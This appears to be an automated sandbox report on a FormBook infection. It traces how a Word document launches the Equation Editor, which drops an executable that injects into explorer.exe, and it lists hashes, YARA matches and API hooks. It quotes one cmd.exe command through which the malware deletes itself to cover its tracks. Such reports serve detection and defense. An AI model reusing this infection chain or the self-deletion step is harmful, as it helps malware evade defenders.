74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Code Manipulations

User Modules


Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 1712 Parent PID: 596

General

Start time:	14:10:23
Start date:	27/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13ff10000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities — Show Windows behavior

File Created

File Deleted

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2580 Parent PID: 596

General

Start time:	14:10:24
Start date:	27/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Registry Activities — Show Windows behavior

Key Created

Analysis Process: hasmenhtk721.exe PID: 2308 Parent PID: 2580

General

Start time:	14:10:26
Start date:	27/09/2021
Path:	C:\Users\user\AppData\Roaming\hasmenhtk721.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\hasmenhtk721.exe
Imagebase:	0xbb0000
File size:	860672 bytes
MD5 hash:	DFF3BF025DCD487A2F0FB22B4CCF8998
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.438341359.0000000003221000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.438341359.0000000003221000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.438341359.0000000003221000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.437314183.0000000002221000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 29%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: hasmenhtk721.exe PID: 2612 Parent PID: 2308

General

Start time:	14:10:32
Start date:	27/09/2021
Path:	C:\Users\user\AppData\Roaming\hasmenhtk721.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\hasmenhtk721.exe
Imagebase:	0xbb0000
File size:	860672 bytes
MD5 hash:	DFF3BF025DCD487A2F0FB22B4CCF8998
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.477117043.0000000000360000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.477117043.0000000000360000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.477117043.0000000000360000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.476999679.00000000000F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.476999679.00000000000F0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.476999679.00000000000F0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.477135735.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.477135735.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.477135735.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 2612

General

Start time:	14:10:33
Start date:	27/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.459016681.0000000009613000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.459016681.0000000009613000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.459016681.0000000009613000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.469103907.0000000009613000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.469103907.0000000009613000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.469103907.0000000009613000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 2252 Parent PID: 1764

General

Start time:	14:10:48
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0x70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.687693280.00000000001B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.687693280.00000000001B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.687693280.00000000001B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.687716035.00000000001E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.687716035.00000000001E0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.687716035.00000000001E0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.687654604.00000000000A0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.687654604.00000000000A0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.687654604.00000000000A0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2184 Parent PID: 2252

General

Start time:	14:10:52
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Roaming\hasmenhtk721.exe'
Imagebase:	0x4aa40000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Disassembly

Code Analysis